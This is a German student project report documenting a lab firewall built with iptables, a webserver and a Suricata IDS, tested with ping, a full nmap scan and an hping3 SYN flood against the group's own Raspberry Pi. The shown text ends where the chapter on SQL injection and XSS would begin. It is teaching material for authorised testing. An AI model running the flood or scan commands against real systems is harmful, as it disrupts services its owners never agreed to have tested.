



Hochschule für Technik  
und Wirtschaft Berlin

University of Applied Sciences

Dokumentation der Projektarbeit

**Projektarbeit im Modul Informationssicherheit**

vorgelegt von  
**Adrian Tippe 584501**  
**Christoph Nicklas Jänicke 584533**  
**Ilkaan Bingöl 584398**  
**Parham Rahmani 580200**

Berlin, 25. Juli 2024

# Inhaltsverzeichnis

<b>1 Einführung</b>	<b>1</b>
1.1 Skripts und Anwendungen . . . . .	1
<b>2 Aufbau des Informationsverbunds und Informationsfluss</b>	<b>2</b>
2.1 Informationsverbund . . . . .	2
2.2 Informationsfluss . . . . .	3
<b>3 Aufgabenblatt 1</b>	<b>4</b>
3.1 Firewall . . . . .	4
3.1.1 Anforderungen . . . . .	4
3.1.2 Skripte . . . . .	5
3.2 Webserver . . . . .	8
3.2.1 Anforderungen . . . . .	8
3.2.2 Skript . . . . .	9
3.3 Test der iptables Regeln . . . . .	10
3.3.1 Ping . . . . .	10
3.3.2 NMAP Scan . . . . .	10
3.3.3 DOS Angriff . . . . .	11
<b>4 Aufgabenlatt 2</b>	<b>14</b>
4.1 Firewall . . . . .	14
4.2 Webserver . . . . .	15
4.2.1 Python-Anwendung . . . . .	16
4.2.2 Nginx . . . . .	16
4.2.3 MariaDB . . . . .	16
4.3 Angriff auf den Webserver . . . . .	17
4.3.1 SQL Injection . . . . .	17
4.3.2 Cross-Site Scripting . . . . .	19
<b>5 Aufgabenblatt 3</b>	<b>25</b>
5.1 Konfiguration des Intrusion Detection Systems . . . . .	25
5.2 ARP Spoofing . . . . .	25
5.2.1 IDS gegen ARP-Spoofing . . . . .	27
<b>6 Aufgabenblatt 4</b>	<b>28</b>
6.1 Aufgabe 1 . . . . .	28
6.2 Aufgabe 2 . . . . .	32
6.2.1 Phase 1 . . . . .	34
6.2.2 Phase 2 . . . . .	35
6.2.3 Phase 3 . . . . .	37
6.2.4 Phase 4 . . . . .	38
6.2.5 Phase 5 . . . . .	39
6.2.6 Phase 6 . . . . .	40

---

<b>7 Anhang</b>	<b>42</b>
7.1 Netzwerk . . . . .	42
7.2 Hinzufügen eines Cron-Jobs . . . . .	42
7.3 Setzen einer statischen IP-Adresse . . . . .	42

# 1 Einführung

Im Rahmen des Kurses Informationssicherheit, im Sommersemester 2024, sollte in einer Projektarbeit eine Firewall aufgebaut, konfiguriert und getestet werden.

In diesem Dokument wird die Konfiguration der einzelnen Komponenten sowie der Penetrationstest dieser Firewall beschrieben.

## 1.1 Skripts und Anwendungen

Alle genutzten Skripts sowie die Python-Anwendung auf dem Webserver wurden eigens erstellt und sind in den öffentlichen GitHub-Repositories <https://github.com/c-jaenicke/itsec-misc> und [https://github.com/parhamrahmani/Implementation\\_Webserver\\_GP3](https://github.com/parhamrahmani/Implementation_Webserver_GP3) zu finden.

## 2 Aufbau des Informationsverbunds und Informationsfluss

Folgende Kapitel beschreiben den Aufbau des Informationsverbundes sowie den Informationsfluss innerhalb.

### 2.1 Informationsverbund

Folgendes Diagramm zeigt den Informationsverbund:




Abbildung 1: Aufbau des Informationsverbunds

Der Laptop dient als Client, um auf den Webserver zuzugreifen und als Client für Penetrationstests.

Die Firewall, ein RPi 4, setzt eine Firewall und ein Intrusion Detection System (IDS) um. Dieses soll den Webserver schützen und den Datenverkehr kontrollieren.

Der Webserver, ein RPi 3b, stellt eine eigens programmierte Python-Anwendung mit einem NGINX-Webserver um.

Der Switch verbindet alle Geräte im Informationsverbund. Zu den gezeigten Komponenten können noch zusätzlich 2 weitere Clients angeschlossen werden.

Der Server der Firewall wird in den kommenden Kapiteln als Firewall bezeichnet. Der Server des Webservers wird als Webserver bezeichnet.

## 2.2 Informationsfluss

Folgendes Diagramm stellt den Informationsfluss im Verbund dar:




Abbildung 2: Aufbau des Informationsverbunds

Beginnend beim Client wird eine Anfrage an die Firewall gesendet, diese leitete die Anfrage, mittels einer Forwarding-Regel, nachdem diese gefiltert und überprüft wurde, an den Webserver weiter. Dieser bearbeitet die Anfrage und führt ggf. eine Datenbankabfrage durch. Die Antwort wird anschließend wieder an die Firewall gesendet, welche diese an den Client weiterleitet.

Es findet keine direkte Kommunikation zwischen dem Client und dem Webserver statt. Der Datenverkehr läuft immer über die Firewall

Der Switch wird in dem Informationsfluss nicht behandelt, da dieser lediglich die physische Verbindung der Komponenten realisiert und keine sonstige Funktion oder Filter umsetzt.

## 3 Aufgabenblatt 1

Folgende Abschnitte zeigen und erläutern die Konfiguration der einzelnen iptables-Paketfilter.

### 3.1 Firewall

Im folgenden werden die Anforderungen und die Konfiguration von iptables auf der Firewall erläutert.

#### 3.1.1 Anforderungen

Folgende Anforderungen wurden aus dem Aufgabenblatt 1 identifiziert und werden zusätzlich für die Administration und den normalen Betrieb benötigt:

Port	Protokoll	Dienst
22	TCP	SSH
53	TCP	DNS
53	UDP	DNS
123	UDP	NTP
80	TCP	HTTP
443	TCP	HTTPS
143	TCP	Outlook IMAP
993	TCP	Outlook IMAP
110	TCP	Outlook POP3
995	TCP	Outlook POP3
587	TCP	Outlook SMTP
5938	TCP	TeamViewer
5938	UDP	TeamViewer
8081	TCP	TeamViewer

Tabelle 1: Benötigte Ports auf der Firewall

Bei den Freigegebenen Ports wurden die Richtlinien und Anforderungen der jeweiligen Hersteller [1], [2] beachtet.

Port 22 wird für SSH genutzt um den Server zu administrieren.

Die Ports 53 und 123, entsprechend DNS und NTP, werden für den regulären Betrieb des Servers benötigt. NTP wird benötigt um die korrekte Zeit zu haben und das Logging und Auswerten zu vereinfachen.

Ports 80 und 443 werden für den HTTP-Verkehr genutzt, damit verbundene Clients, wie Mitarbeiter, Zugang zum Internet erhalten.

Da sich kein lokaler E-Mail- oder Exchange-Server im Verbund auf Arbeitsblatt 1 befindet, wird davon ausgegangen das es einen externen Server gibt. Die Ports 143 und 993, 110

und 995 sowie 587 ermöglichen verschiedene Wege der Anmeldung auf diesem Server. TeamViewer benötigt den Port 5938 um den Zugang zu ermöglichen. Der Lizenzserver von Delftship benötigt den Port 8081 [3].

### 3.1.2 Skripte

Nach den Vorgaben aus Aufgabenblatt 1 und den identifizierten Anforderungen ergeben sich die folgende Skripte für iptables. Alle Skripte müssen mit Root Rechten ausgeführt werden. Iptables Regeln wurden gemäß der iptables man page [4] angelegt.

Bei allen folgenden Skripten werden anfangs alle bestehenden Regeln gelöscht, um Konflikte mit den neuen Regeln zu verhindern.

Folgender Skript schließt alle Ports der Firewall:

```
#!/usr/bin/env bash
# Skript der alle Ports schliesst
# LOESCHE alle existierenden Regeln
iptables -F
iptables -t nat -F
iptables -X

# BLOCKIERE ALLE EINGEHENDEN UND AUSGEHENDEN PAKETE
iptables -P INPUT DROP
iptables -P OUTPUT DROP
```

Folgender Skript öffnet die Firewall komplett und erlaubt jede Art von Datenverkehr:

```
#!/usr/bin/env bash
# Skript der alle Ports oeffnet
# LOESCHE alle existierenden Regeln
iptables -F
iptables -t nat -F
iptables -X

# ERLAUBE ALLE EINGEHENDEN UND AUSGEHENDEN PAKETE
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
```

Folgender Skript setzt die Anforderungen für die Umgebung um und ermöglicht das Forwarding auf den Webserver. Zusätzlich wird Datenverkehr auf dem loopback-Interface erlaubt.

Dieser Skript wird durch einen Cron-Job direkt nach dem Boot ausgeführt, siehe Kapitel 7.2.

```
#!/usr/bin/env bash
# Skript fuer production Einsatz der Firewall
# LOESCHE alle existierenden Regeln
iptables -F
iptables -t nat -F
iptables -X
```

---

```

# ERLAUBE traffic auf lookback interface, benoetigt fuer lokale
  Verbindungen wie Datenbanken
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# ERLAUBE ssh traffic auf Port 22
# ERLAUBE NEW,ESTABLISHED,RELATED Pakete fuer eingehende Verbindungen,
  da sonst keine neuen Verbindungen moeglich
iptables -A INPUT -m state --state NEW,ESTABLISHED,RELATED -p tcp --
  dport 22 -j ACCEPT
# ERLAUBE ESTABLISHED,RELATED pakete fuer ausgehende Verbindungen,
  benoetigt fuer ausgehende Pakete fuer Verbindung
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -p tcp --sport
  22 -j ACCEPT

# ERLAUBE DNS traffic auf Port 53, sowohl TCP als auch UDP
# ERLAUBE eingehende TCP Pakete die Antwort auf DNS abfrage sind
iptables -A INPUT -m state --state ESTABLISHED -p tcp --sport 53 -j
  ACCEPT
# ERLAUBE ausgehende TCP Pakete die neue DNS abfrage durchfuehren oder
  Rueckantwort auf eine DNS abfrage sind
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p tcp --dport 53 -
  j ACCEPT
# ERLAUBE eingehende UDP Pakete die Antwort auf DNS abfrage sind
iptables -A INPUT -m state --state ESTABLISHED -p udp --sport 53 -j
  ACCEPT
# ERLAUBE ausgehende UDP Pakete die neue DNS abfrage durchfuehren oder
  Rueckantwort auf eine DNS abfrage sind
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p udp --dport 53 -
  j ACCEPT

# ERLAUBE NTP (Zeitserver) traffic auf Port 123, als Client, erhalten
  von NTP Zeit
# ERLAUBE eingehende Pakete, Antworten auf NTP abfragen
iptables -A INPUT -m state --state ESTABLISHED -p udp --sport 123 -j
  ACCEPT
# ERLAUBE ausgehende Pakete, NTP Anfragen oder Rueckantworten
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p udp --dport 123 -
  j ACCEPT

# ERLAUBE HTTP traffic auf Port 80
# ERLAUBE eingehende Pakete die Antwort auf ein Paket sind, zu einer
  Session gehoeren
iptables -A INPUT -m state --state ESTABLISHED -p tcp --sport 80 -j
  ACCEPT
# ERLAUBE ausgehende Pakete die eine neue Session starten oder
  Rueckantwort auf ein Paket sind
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p tcp --dport 80 -
  j ACCEPT

# ERLAUBE HTTPS traffic auf Port 443
# ERLAUBE eingehende Pakete die Antwort auf ein Paket sind, zu einer

```

---

```

Session gehoeren
iptables -A INPUT -m state --state ESTABLISHED -p tcp --sport 443 -j
ACCEPT
# ERLAUBE ausgehende Pakete die eine neue Session starten oder
Rueckantwort auf ein Paket sind
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p tcp --dport 443
-j ACCEPT

# LEITE eingehenden traffic auf Port 80 WEITER zum Webserver und
zurueck
iptables -A FORWARD -p tcp -d 192.168.0.221 --dport 80 -m state --state
NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp -s 192.168.0.221 --sport 80 -m state --state
ESTABLISHED -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 192.168.0.221:80
iptables -t nat -A POSTROUTING -p tcp -d 192.168.0.221 --dport 80 -j
MASQUERADE

# ERLAUBE traffic zu einem externen Outlook Exchange Server
## ERLAUBE traffic fuer das IMAP Protokoll
iptables -A INPUT -p tcp --sport 143 -m state --state ESTABLISHED -j
ACCEPT
iptables -A OUTPUT -p tcp --dport 143 -m state --state NEW,ESTABLISHED
-j ACCEPT
iptables -A INPUT -p tcp --sport 993 -m state --state ESTABLISHED -j
ACCEPT
iptables -A OUTPUT -p tcp --dport 993 -m state --state NEW,ESTABLISHED
-j ACCEPT
## ERLAUBE traffic fuer das POP3 Protokoll
iptables -A INPUT -p tcp --sport 110 -m state --state ESTABLISHED -j
ACCEPT
iptables -A OUTPUT -p tcp --dport 110 -m state --state NEW,ESTABLISHED
-j ACCEPT
iptables -A INPUT -p tcp --sport 995 -m state --state ESTABLISHED -j
ACCEPT
iptables -A OUTPUT -p tcp --dport 995 -m state --state NEW,ESTABLISHED
-j ACCEPT
## ERLAUBE traffic fuer das SMTP Protokoll
iptables -A INPUT -p tcp --sport 587 -m state --state ESTABLISHED -j
ACCEPT
iptables -A OUTPUT -p tcp --dport 587 -m state --state NEW,ESTABLISHED
-j ACCEPT

# ERLAUBE traffic fuer TeamViewer ueber TCP und UDP
iptables -A INPUT -p tcp --dport 5938 -m state --state NEW,ESTABLISHED
-j ACCEPT
iptables -A OUTPUT -p tcp --sport 5938 -m state --state ESTABLISHED -j
ACCEPT
iptables -A INPUT -p udp --dport 5938 -m state --state NEW,ESTABLISHED
-j ACCEPT
iptables -A OUTPUT -p udp --sport 5938 -m state --state ESTABLISHED -j

```

---

ACCEPT

```
# ERLAUBE traffic fuer Delftship Lizenzserver
# ERLAUBE eingehende Pakete vom Lizenzserver
iptables -A INPUT -m state --state ESTABLISHED -p tcp --sport 8081 -j
    ACCEPT
# ERLAUBE Anfragen zum Lizenzserver und Rueckantworten
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p tcp --dport 8081
    -j ACCEPT

# drop traffic that doesnt match incoming or forwarding rules, allow
# all outgoing
# REGELN FUER ALLE PAKETE DIE VORHERIGE REGELN NICHT MATCHEN
# LASSE alle eingehenden Pakete FALLEN
iptables -P INPUT DROP
# LEITE keine Pakete WEITER
iptables -P FORWARD DROP
# LASSE alle ausgehenden Pakete FALLEN
iptables -P OUTPUT DROP
```

Es wird davon ausgegangen das sich weitere Clients hinter der Firewall befinden, welche auf das Internet und E-Mail-Server zugreifen wollen, die Firewall also nicht nur den Webserver schützt.

Wir haben uns für einen restriktiven Allowlist-Ansatz [5] für ausgehende Pakete entschieden. Bei welchem alle ausgehenden Pakete standardmäßig fallen gelassen werden, und nur bestimmte Ports ausgehende Daten verschicken können. Dadurch wird gegen das ungewollte oder unbewusste Senden von Daten geschützt.

Um das Forwarding von IPv4 Paketen zu ermöglichen musste der Kernel-Parameter `net.ipv4.ip_forward` auf 1, statt 0, gesetzt werden [6].

## 3.2 Webserver

Im folgenden werden die Anforderungen an die iptables-Regeln auf dem Webservers beschrieben und der Skript der diese umsetzt gezeigt.

### 3.2.1 Anforderungen

Folgende Ports wurden als relevant identifiziert um dem Webserver zu administrieren und die Python-Anwendung bereitzustellen:

Port	Protokoll	Dienst
22	TCP	SSH
80	TCP	HTTP

Tabelle 2: Benötigte Ports auf dem Webserver

### 3.2.2 Skript

Folgender Skript setzt die iptables Regeln auf dem Webserver. Der Skript muss mit Root Rechten ausgeführt werden. Iptables Regeln wurden gemäß der iptables man page [4] angelegt.

Der Skript wird direkt am Boot mittels eines Cron-Jobs ausgeführt, siehe Kapitel 7.2.

```
#!/usr/bin/env bash
# Skript fuer production Einsatz des Webservers
# LOESCHE alle existierenden Regeln
iptables -F
iptables -t nat -F
iptables -X

# ERLAUBE traffic ueber das loopback Interface, benoetigt fuer
# Datenbanken usw.
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT

# ERLAUBE ssh traffic auf Port 22
# ERLAUBE NEW,ESTABLISHED,RELATED Pakete fuer eingehende Verbindungen,
# da sonst keine neuen Verbindungen moeglich
iptables -A INPUT -m state --state NEW,ESTABLISHED,RELATED -p tcp --
dport 22 -j ACCEPT
# ERLAUBE ESTABLISHED,RELATED pakete fuer ausgehende Verbindungen,
# benoetigt fuer ausgehende Pakete fuer Verbindung
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -p tcp --sport
22 -j ACCEPT

# ERLAUBE eingehenden traffic auf Port 80 fuer HTTP, nur von der
# Firewall
iptables -A INPUT -p tcp --src 192.168.0.220 --dport 80 --jump ACCEPT
# ERLAUBE ausgehenden traffic auf Port 80 fuer HTTP
iptables -A OUTPUT -p tcp --sport 80 -j ACCEPT

iptables -P INPUT DROP
iptables -P OUTPUT DROP
```

Zuerst werden alle bestehenden Regeln gelöscht, um Konflikte vorzubeugen.

Der Skript ermöglicht den Managementzugang mittels SSH sowie Pings auf und vom Server.

Der HTTP-Verkehr wird auf die IP-Adresse 192.168.0.220, die Firewall, beschränkt. Anderen Clients ist es also nicht möglich den Webserver direkt anzufragen.

Besonders relevant ist es den Verkehr auf dem Loopback-Interface zuzulassen, da die Python-Anwendung dies benötigt um auf die Datenbank zuzugreifen.

### 3.3 Test der iptables Regeln

#### 3.3.1 Ping

Im folgenden wurde ein einfacher Ping, mit dem Befehl `ping -4 -c 5 192.168.0.220`. Folgende Parameter wurden genutzt [7]:

1. `-4`: Benutze ausschließlich IPv4, da die Server nur eine IPv4 Adresse und keine IPv6 Adressen haben.
2. `-c 5`: Sende insgesamt 5 Pakete. 5 Pakete wurden als ausreichend beurteilt um die Funktion der Firewall zu zeigen.

Die folgende Abbildung zeigt das Ergebnis des Pings, wenn alle Ports offen sind:

```
(kali㉿kali)-[~]
$ ping -4 -c 5 192.168.0.220
PING 192.168.0.220 (192.168.0.220) 56(84) bytes of data.
64 bytes from 192.168.0.220: icmp_seq=1 ttl=64 time=0.545 ms
64 bytes from 192.168.0.220: icmp_seq=2 ttl=64 time=0.358 ms
64 bytes from 192.168.0.220: icmp_seq=3 ttl=64 time=0.504 ms
64 bytes from 192.168.0.220: icmp_seq=4 ttl=64 time=0.490 ms
64 bytes from 192.168.0.220: icmp_seq=5 ttl=64 time=0.354 ms

— 192.168.0.220 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.354/0.450/0.545/0.079 ms
```

Abbildung 3: Ergebnis den Pings bei allen Ports offen

Die nächste Abbildung zeigt das Ergebnis des Pings mit allen Ports geschlossen und der production Regeln:

```
(kali㉿kali)-[~]
$ ping -4 -c 5 192.168.0.220
PING 192.168.0.220 (192.168.0.220) 56(84) bytes of data.

— 192.168.0.220 ping statistics —
5 packets transmitted, 0 received, 100% packet loss, time 4078ms
```

Abbildung 4: Ergebnis den Pings bei geschlossen Ports und production Setup


Man kann sehen das keiner der Pings erfolgreich war. Das liegt daran das bei beiden Regelsätzen das ICMP-Protokoll, welches für Pings genutzt wird, blockiert wird.

#### 3.3.2 NMAP Scan

Sowohl der Webserver als auch die Firewall wurden mit dem Befehl `sudo nmap -sS -sC -O -p- <ip des Ziels>` mittels NMAP gescanned. Folgende Parameter wurden genutzt [8]:

1. **-ss**: Führe einen "SYN Scan" bzw. "Stealth Scan" durch. Damit wurden die offenen TCP-Ports gescanned.
2. **-sc**: Führe einen "Script Scan" durch. Hierbei werden verschiedene Scripte eingesetzt um mehr Informationen über verschiedene Ports und Dienste zu erhalten.
3. **-o**: Versuche das Betriebssystem des Ziels zu erhalten.
4. **-p-**: Scanne alle Ports von 1 bis 65535.

Folgende Ergebnisse ergab der NMAP-Scan der Firewall und des Webservers:



```
Nmap scan report for 192.168.0.220
Host is up (0.0004s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 1a:44:16:16:34:b4:db:60:06:59:83:c2:c4:68:2a:f2 (ECDSA)
|_ 256 6b:f4:20:d4:cb:e1:9b:4f:4b:5a:cf:8a:9c:31:97:96 (ED25519)
53/tcp    closed domain
80/tcp    open  http
|_http-title: Login and Register Form
110/tcp   closed pop3
143/tcp   closed imap
443/tcp   closed https
587/tcp   closed submission
993/tcp   closed imaps
995/tcp   closed pop3s
5938/tcp  closed teamviewer
8081/tcp  closed blackice-icecap
MAC Address: DC:A6:32:49:23:0D (Raspberry Pi Trading)
Aggressive OS guesses: Linux 2.6.32 (94%), Linux 3.2 - 4.9 (94%), Linux 4.15 - 5.8 (94%), Linux , Synology DiskStation Manager 5.2-5644 (91%), Netgear RAIDiator 4.2.28 (91%), Linux 3.1 (91%),
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.85 seconds
```

Abbildung 5: Ergebnis NMAP-Scan Firewall

Hervorzuheben ist, dass der Scan der Webservers nur den Port 22, SSH, gefunden hat, nicht den Port 80 für den NGINX-Server. Die Regel, das Port 80 auf dem Webserver nur auf Anfragen von der IP-Adresse der Firewall annimmt funktioniert dementsprechend.

Zudem war Suricata in der Lage den NMAP-Scan, den Script-Scan, zu entdecken und zu melden.

### 3.3.3 DOS Angriff

Zusätzlich wurde ein Denial Of Service (DoS) Angriff auf die Firewall durchgeführt, hierfür wurde das Tool hping3 eingesetzt, mit folgenden Paramtern [9]:

## A. Tippe, C. N. Jänicke, I. Bingöl, P. Rahmani

```
Nmap scan report for 192.168.0.221
Host is up (0.00065s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 62:7a:14:91:db:b6:1e:57:d9:1b:dd:48:62:ec:42:a4 (ECDSA)
|_ 256 94:4d:e1:10:fd:10:27:12:bd:17:b1:8e:03:25:70:2e (ED25519)
MAC Address: B8:27:EB:72:48:DB (Raspberry Pi Foundation)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%)
Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.23 seconds
```

Abbildung 6: Ergebnis NMAP-Scan Webserver

```
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55326 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55330 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55330 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55340 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55340 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55342 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55342 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55348 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55348 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55358 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55358 → 192.168.0.221:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.100:55372 → 192.168.0.220:80
[**] [1:2024364:4] ET SCAN Possible Nmap User-Agent Observed [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.0.220:55372 → 192.168.0.221:80
```

Abbildung 7: Logs von Suricata bei der Durchführung des NMAP-Scans

1. **-s:** Setze die SYN-Flag bei TCP Paketen, um eine legitime Anfrage über TCP zu simulieren
2. **--flood:** Sende Pakete so schnell wie möglich
3. **-v:** Genauerer Output
4. **-p 80:** Sende die Pakete an Port 80 des Ziel
5. **192.168.0.220:** IP-Adresse des Ziels

Der folgende Screenshot zeigt das Ausführen von hping3 im Terminal:

```
(kali㉿kali)-[~]
$ sudo hping3 -S --flood -V -p 80 192.168.0.220
using eth0, addr: 192.168.0.104, MTU: 1500
HPING 192.168.0.220 (eth0 192.168.0.220): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Abbildung 8: Screenshot von der Ausführung von hping3

Die folgende Abbildung zeigt die Auslastung der Firewall wie sie in htop dargestellt wird:




Abbildung 9: Screenshot von der Auslastung der Firewall während des DoS Angriffs

htop ist ein Tool welches die derzeitige Auslastung der Hardware eines Systems grafisch darstellt. Man kann sehen, dass die CPU zu fast 100% ausgelastet ist. Die Firewall ist nicht mehr in der Lage auf andere Anfragen zu antworten, andere Prozesse werden deutlich verlangsamt.

Der Webserver war auch nicht mehr über die Firewall erreichbar.

Suricata hat zudem bei der Durchführung des DoS Angriffs ausgeschlagen und die fehlerhafte TCP Übertragung gemeldet:

```
06/17/2024-20:24:32.446025 [**] [1:2210007:2] SURICATA STREAM 3way handshake SYNACK with wrong ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.0.220:80 -> 192.168.0.104:11998
```

Abbildung 10: Einzelne Zeile der Logs von Suricata während des DoS Angriffs

## 4 Aufgabenlatt 2

